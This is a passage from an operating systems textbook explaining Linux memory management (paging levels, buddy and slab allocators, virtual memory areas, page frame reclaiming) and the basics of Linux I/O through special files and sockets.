Finally, since Linux is portable to NUMA architectures (where different memory addresses have different access times), in order to differentiate between physical memory on different nodes (and avoid allocating data structures across nodes), a *node descriptor* is used. Each node descriptor contains information about the memory usage and zones on that particular node. On UMA platforms, Linux describes all memory via one node descriptor. The first few bits within each page descriptor are used to identify the node and the zone that the page frame belongs to.

In order for the paging mechanism to be efficient on both 32- and 64-bit architectures, Linux makes use of a four-level paging scheme. A three-level paging scheme, originally put into the system for the Alpha, was expanded after Linux 2.6.10, and as of version 2.6.11 a four-level paging scheme is used. Each virtual address is broken up into five fields, as shown in Fig. 10-16. The directory fields are used as an index into the appropriate page directory, of which there is a private one for each process. The value found is a pointer to one of the next-level directories, which are again indexed by a field from the virtual address. The selected entry in the middle page directory points to the final page table, which is indexed by the page field of the virtual address. The entry found here points to the page needed. On the Pentium, which uses two-level paging, each page's upper and middle directories have only one entry, so the global directory entry effectively chooses the page table to use. Similarly, three-level paging can be used when needed, by setting the size of the upper page directory field to zero.




Figure 10-16. Linux uses four-level page tables.

Physical memory is used for various purposes. The kernel itself is fully hard-wired; no part of it is ever paged out. The rest of memory is available for user pages, the paging cache, and other purposes. The page cache holds pages containing file blocks that have recently been read or have been read in advance in expectation of being used in the near future, or pages of file blocks which need to be written to disk, such as those which have been created from user-mode processes which have been swapped out to disk. It is dynamic in size and competes for the same pool of pages as the user processes. The paging cache is not really a separate cache, but simply the set of user pages that are no longer needed and are waiting around to be paged out. If a page in the paging cache is reused before it is evicted from memory, it can be reclaimed quickly.

In addition, Linux supports dynamically loaded modules, most commonly device drivers. These can be of arbitrary size and each one must be allocated a contiguous piece of kernel memory. As a direct consequence of these requirements, Linux manages physical memory in such a way that it can acquire an arbitrary-sized piece of memory at will. The algorithm it uses is known as the buddy algorithm and is described below.

Memory-Allocation Mechanisms

Linux supports several mechanisms for memory allocation. The main mechanism for allocating new page frames of physical memory is the **page allocator**, which operates using the well-known **buddy algorithm**.

The basic idea for managing a chunk of memory is as follows. Initially memory consists of a single contiguous piece, 64 pages in the simple example of Fig. 10-17(a). When a request for memory comes in, it is first rounded up to a power of 2, say eight pages. The full memory chunk is then divided in half, as shown in (b). Since each of these pieces is still too large, the lower piece is divided in half again (c) and again (d). Now we have a chunk of the correct size, so it is allocated to the caller, as shown shaded in (d).




Figure 10-17. Operation of the buddy algorithm.

Now suppose that a second request comes in for eight pages. This can be satisfied directly now (e). At this point a third request comes in for four pages. The smallest available chunk is split (f) and half of it is claimed (g). Next, the second of the 8-page chunks is released (h). Finally, the other eight-page chunk is released. Since the two adjacent just-freed eight-page chunks came from the same 16-page chunk, they are merged to get the 16-page chunk back (i).

Linux manages memory using the buddy algorithm, with the additional feature of having an array in which the first element is the head of a list of blocks of size 1 unit, the second element is the head of a list of blocks of size 2 units, the next element points to the 4-unit blocks, and so on. In this way, any power-of-2 block can be found quickly.

This algorithm leads to considerable internal fragmentation because if you want a 65-page chunk, you have to ask for and get a 128-page chunk.

To alleviate this problem, Linux has a second memory allocation, the **slab allocator**, which takes chunks using the buddy algorithm but then carves slabs (smaller units) from them and manages the smaller units separately.

Since the kernel frequently creates and destroys objects of certain type (e.g., *task_struct*), it relies on so-called **object caches**. These caches consist of pointers to one or more slab which can store a number of objects of the same type. Each of the slabs may be full, partially full, or empty.

For instance, when the kernel needs to allocate a new process descriptor, that is, a new *task_struct*, it looks in the object cache for task structures, and first tries to find a partially full slab and allocate a new *task_struct* object there. If no such

slab is available, it looks through the list of empty slabs. Finally, if necessary, it will allocate a new slab, place the new task structure there, and link this slab with the task-structure object cache. The `kmalloc` kernel service, which allocates physically contiguous memory regions in the kernel address space, is in fact built on top of the slab and object cache interface described here.

A third memory allocator, `vmalloc`, is also available and is used when the requested memory need be contiguous only in virtual space, not in physical memory. In practice, this is true for most of the requested memory. One exception consists of devices, which live on the other side of the memory bus and the memory management unit, and therefore do not understand virtual addresses. However, the use of `vmalloc` results in some performance degradation, and it is used primarily for allocating large amounts of contiguous virtual address space, such as for dynamically inserting kernel modules. All these memory allocators are derived from those in System V.

Virtual Address-Space Representation

The virtual address space is divided into homogeneous, contiguous, page-aligned areas or regions. That is to say, each area consists of a run of consecutive pages with the same protection and paging properties. The text segment and mapped files are examples of areas (see Fig. 10-13). There can be holes in the virtual address space between the areas. Any memory reference to a hole results in a fatal page fault. The page size is fixed, for example, 4 KB for the Pentium and 8 KB for the Alpha. Starting with the Pentium, support for page frames of 4 MB was added. On recent 64-bit architectures, Linux can support **huge pages** of 2 MB or 1 GB each. In addition, in a **PAE (Physical Address Extension)** mode, which is used on certain 32-bit architectures to increase the process address space beyond 4 GB, page sizes of 2 MB are supported.

Each area is described in the kernel by a `vm_area_struct` entry. All the `vm_area_structs` for a process are linked together in a list sorted on virtual address so that all the pages can be found. When the list gets too long (more than 32 entries), a tree is created to speed up searching it. The `vm_area_struct` entry lists the area's properties. These properties include the protection mode (e.g., read only or read/write), whether it is pinned in memory (not pageable), and which direction it grows in (up for data segments, down for stacks).

The `vm_area_struct` also records whether the area is private to the process or shared with one or more other processes. After a fork, Linux makes a copy of the area list for the child process, but sets up the parent and child to point to the same page tables. The areas are marked as read/write, but the pages themselves are marked as read only. If either process tries to write on a page, a protection fault occurs and the kernel sees that the area is logically writable but the page is not writeable, so it gives the process a copy of the page and marks it read/write. This mechanism is how copy on write is implemented.

The *vm_area_struct* also records whether the area has backing storage on disk assigned, and if so, where. Text segments use the executable binary as backing storage and memory-mapped files use the disk file as backing storage. Other areas, such as the stack, do not have backing storage assigned until they have to be paged out.

A top-level memory descriptor, *mm_struct*, gathers information about all virtual-memory areas belonging to an address space, information about the different segments (text, data, stack), about users sharing this address space, and so on. All *vm_area_struct* elements of an address space can be accessed through their memory descriptor in two ways. First, they are organized in linked lists ordered by virtual-memory addresses. This way is useful when all virtual-memory areas need to be accessed, or when the kernel is searching to allocate a virtual-memory region of a specific size. In addition, the *vm_area_struct* entries are organized in a binary “red-black” tree, a data structure optimized for fast lookups. This method is used when a specific virtual memory needs to be accessed. By enabling access to elements of the process address space via these two methods, Linux uses more state per process, but allows different kernel operations to use the access method which is more efficient for the task at hand.

10.4.4 Paging in Linux

Early UNIX systems relied on a **swapper process** to move entire processes between memory and disk whenever not all active processes could fit in the physical memory. Linux, like other modern UNIX versions, no longer moves entire processes. The main memory management unit is a page, and almost all memory-management components operate on a page granularity. The swapping subsystem also operates on page granularity and is tightly coupled with the **page frame reclaiming algorithm**, described later in this section.

The basic idea behind paging in Linux is simple: a process need not be entirely in memory in order to run. All that is actually required is the user structure and the page tables. If these are swapped in, the process is deemed “in memory” and can be scheduled to run. The pages of the text, data, and stack segments are brought in dynamically, one at a time, as they are referenced. If the user structure and page table are not in memory, the process cannot be run until the swapper brings them in.

Paging is implemented partly by the kernel and partly by a new process called the **page daemon**. The page daemon is process 2 (process 0 is the idle process—traditionally called the swapper—and process 1 is *init*, as shown in Fig. 10-11). Like all daemons, the page daemon runs periodically. Once awake, it looks around to see if there is any work to do. If it sees that the number of pages on the list of free memory pages is too low, it starts freeing up more pages.

Linux is a fully demand-paged system with no prepaging and no working-set concept (although there is a call in which a user can give a hint that a certain page

may be needed soon, in the hope it will be there when needed). Text segments and mapped files are paged to their respective files on disk. Everything else is paged to either the paging partition (if present) or one of the fixed-length paging files, called the **swap area**. Paging files can be added and removed dynamically and each one has a priority. Paging to a separate partition, accessed as a raw device, is more efficient than paging to a file for several reasons. First, the mapping between file blocks and disk blocks is not needed (saves disk I/O reading indirect blocks). Second, the physical writes can be of any size, not just the file block size. Third, a page is always written contiguously to disk; with a paging file, it may or may not be.

Pages are not allocated on the paging device or partition until they are needed. Each device and file starts with a bitmap telling which pages are free. When a page without backing store has to be tossed out of memory, the highest-priority paging partition or file that still has space is chosen and a page allocated on it. Normally, the paging partition, if present, has higher priority than any paging file. The page table is updated to reflect that the page is no longer present in memory (e.g., the page-not-present bit is set) and the disk location is written into the page-table entry.

The Page Replacement Algorithm

Page replacement works as follows. Linux tries to keep some pages free so that they can be claimed as needed. Of course, this pool must be continually replenished. The **PFRA (Page Frame Reclaiming Algorithm)** algorithm is how this happens.

First of all, Linux distinguishes between four different types of pages: *unreclaimable*, *swappable*, *syncable*, and *discardable*. Unreclaimable pages, which include reserved or locked pages, kernel mode stacks, and the like, may not be paged out. Swappable pages must be written back to the swap area or the paging disk partition before the page can be reclaimed. Syncable pages must be written back to disk if they have been marked as dirty. Finally, discardable pages can be reclaimed immediately.

At boot time, *init* starts up a page daemon, *kswapd*, for each memory node, and configures them to run periodically. Each time *kswapd* awakens, it checks to see if there are enough free pages available, by comparing the low and high watermarks with the current memory usage for each memory zone. If there is enough memory, it goes back to sleep, although it can be awakened early if more pages are suddenly needed. If the available memory for any of the zones ever falls below a threshold, *kswapd* initiates the page frame reclaiming algorithm. During each run, only a certain target number of pages is reclaimed, typically a maximum of 32. This number is limited to control the I/O pressure (the number of disk writes created during the PFRA operations). Both the number of reclaimed pages and the total number of scanned pages are configurable parameters.

Each time PFRA executes, it first tries to reclaim easy pages, then proceeds with the harder ones. Many people also grab the low-hanging fruit first. Discardable and unreferenced pages can be reclaimed immediately by moving them onto the zone's freelist. Next it looks for pages with backing store which have not been referenced recently, using a clock-like algorithm. Following are shared pages that none of the users seems to be using much. The challenge with shared pages is that, if a page entry is reclaimed, the page tables of all address spaces originally sharing that page must be updated in a synchronous manner. Linux maintains efficient tree-like data structures to easily find all users of a shared page. Ordinary user pages are searched next, and if chosen to be evicted, they must be scheduled for write in the swap area. The **swappiness** of the system, that is, the ratio of pages with backing store vs. pages which need to be swapped out selected during PFRA, is a tunable parameter of the algorithm. Finally, if a page is invalid, absent from memory, shared, locked in memory, or being used for DMA, it is skipped.

PFRA uses a clock-like algorithm to select old pages for eviction within a certain category. At the core of this algorithm is a loop which scans through each zone's active and inactive lists, trying to reclaim different kinds of pages, with different urgencies. The urgency value is passed as a parameter telling the procedure how much effort to expend to reclaim some pages. Usually, this means how many pages to inspect before giving up.

During PFRA, pages are moved between the active and inactive list in the manner described in Fig. 10-18. To maintain some heuristics and try to find pages which have not been referenced and are unlikely to be needed in the near future, PFRA maintains two flags per page: active/inactive, and referenced or not. These two flags encode four states, as shown in Fig. 10-18. During the first scan of a set of pages, PFRA first clears their reference bits. If during the second run over the page it is determined that it has been referenced, it is advanced to another state, from which it is less likely to be reclaimed. Otherwise, the page is moved to a state from where it is more likely to be evicted.

Pages on the inactive list, which have not been referenced since the last time they were inspected, are the best candidates for eviction. They are pages with both *PG_active* and *PG_referenced* set to zero in Fig. 10-18. However, if necessary, pages may be reclaimed even if they are in some of the other states. The *refill* arrows in Fig. 10-18 illustrate this fact.

The reason PRFA maintains pages in the inactive list although they might have been referenced is to prevent situations such as the following. Consider a process which makes periodic accesses to different pages, with a 1-hour period. A page accessed since the last loop will have its reference flag set. However, since it will not be needed again for the next hour, there is no reason not to consider it as a candidate for reclamation.

One aspect of the memory-management system that we have not yet mentioned is a second daemon, *pdflush*, actually a set of background daemon threads. The *pdflush* threads either (1) wake up periodically, typically every 500 msec, to write




Figure 10-18. Page states considered in the page-frame replacement algorithm.

back to disk very old dirty pages, or (2) are explicitly awakened by the kernel when available memory levels fall below a certain threshold, to write back dirty pages from the page cache to disk. In **laptop mode**, in order to conserve battery life, dirty pages are written to disk whenever *pdflush* threads wake up. Dirty pages may also be written out to disk on explicit requests for synchronization, via systems calls such as *sync*, *fsync*, or *fdatsync*. Older Linux versions used two separate daemons: *kupdate*, for old-page write back, and *bdflush*, for page write back under low memory conditions. In the 2.4 kernel this functionality was integrated in the *pdflush* threads. The choice of multiple threads was made in order to hide long disk latencies.

10.5 INPUT/OUTPUT IN LINUX

The I/O system in Linux is fairly straightforward and the same as in other UNICES. Basically, all I/O devices are made to look like files and are accessed as such with the same *read* and *write* system calls that are used to access all ordinary files. In some cases, device parameters must be set, and this is done using a special system call. We will study these issues in the following sections.

10.5.1 Fundamental Concepts

Like all computers, those running Linux have I/O devices such as disks, printers, and networks connected to them. Some way is needed to allow programs to access these devices. Although various solutions are possible, the Linux one is to integrate the devices into the file system as what are called **special files**. Each I/O

device is assigned a path name, usually in */dev*. For example, a disk might be */dev/hd1*, a printer might be */dev/lp*, and the network might be */dev/net*.

These special files can be accessed the same way as any other files. No special commands or system calls are needed. The usual *open*, *read*, and *write* system calls will do just fine. For example, the command

```
cp file /dev/lp
```

copies the *file* to printer, causing it to be printed (assuming that the user has permission to access */dev/lp*). Programs can open, read, and write special files exactly the same way as they do regular files. In fact, *cp* in the above example is not even aware that it is printing. In this way, no special mechanism is needed for doing I/O.

Special files are divided into two categories, block and character. A **block special file** is one consisting of a sequence of numbered blocks. The key property of the block special file is that each block can be individually addressed and accessed. In other words, a program can open a block special file and read, say, block 124 without first having to read blocks 0 to 123. Block special files are typically used for disks.

Character special files are normally used for devices that input or output a character stream. Keyboards, printers, networks, mice, plotters, and most other I/O devices that accept or produce data for people use character special files. It is not possible (or even meaningful) to seek to block 124 on a mouse.

Associated with each special file is a device driver that handles the corresponding device. Each driver has what is called a **major device** number that serves to identify it. If a driver supports multiple devices, say, two disks of the same type, each disk has a **minor device** number that identifies it. Together, the major and minor device numbers uniquely specify every I/O device. In few cases, a single driver handles two closely related devices. For example, the driver corresponding to */dev/tty* controls both the keyboard and the screen, often thought of as a single device, the terminal.

Although most character special files cannot be randomly accessed, they often need to be controlled in ways that block special files do not. Consider, for example, input typed on the keyboard and displayed on the screen. When a user makes a typing error and wants to erase the last character typed, he presses some key. Some people prefer to use backspace, and others prefer DEL. Similarly, to erase the entire line just typed, many conventions abound. Traditionally @ was used, but with the spread of e-mail (which uses @ within e-mail address), many systems have adopted CTRL-U or some other character. Likewise, to interrupt the running program, some special key must be hit. Here, too, different people have different preferences. CTRL-C is a common choice, but it is not universal.

Rather than making a choice and forcing everyone to use it, Linux allows all these special functions and many others to be customized by the user. A special system call is generally provided for setting these options. This system call also

handles tab expansion, enabling and disabling of character echoing, conversion between carriage return and line feed, and similar items. The system call is not permitted on regular files or block special files.

10.5.2 Networking

Another example of I/O is networking, as pioneered by Berkeley UNIX and taken over by Linux more or less verbatim. The key concept in the Berkeley design is the **socket**. Sockets are analogous to mailboxes and telephone wall sockets in that they allow users to interface to the network, just as mailboxes allow people to interface to the postal system and telephone wall sockets allow them to plug in telephones and connect to the telephone system. The sockets' position is shown in Fig. 10-19.




Figure 10-19. The uses of sockets for networking.

Sockets can be created and destroyed dynamically. Creating a socket returns a file descriptor, which is needed for establishing a connection, reading data, writing data, and releasing the connection.

Each socket supports a particular type of networking, specified when the socket is created. The most common types are

1. Reliable connection-oriented byte stream.
2. Reliable connection-oriented packet stream.
3. Unreliable packet transmission.

The first socket type allows two processes on different machines to establish the equivalent of a pipe between them. Bytes are pumped in at one end and they come out in the same order at the other. The system guarantees that all bytes that are sent correctly arrive and in the same order they were sent.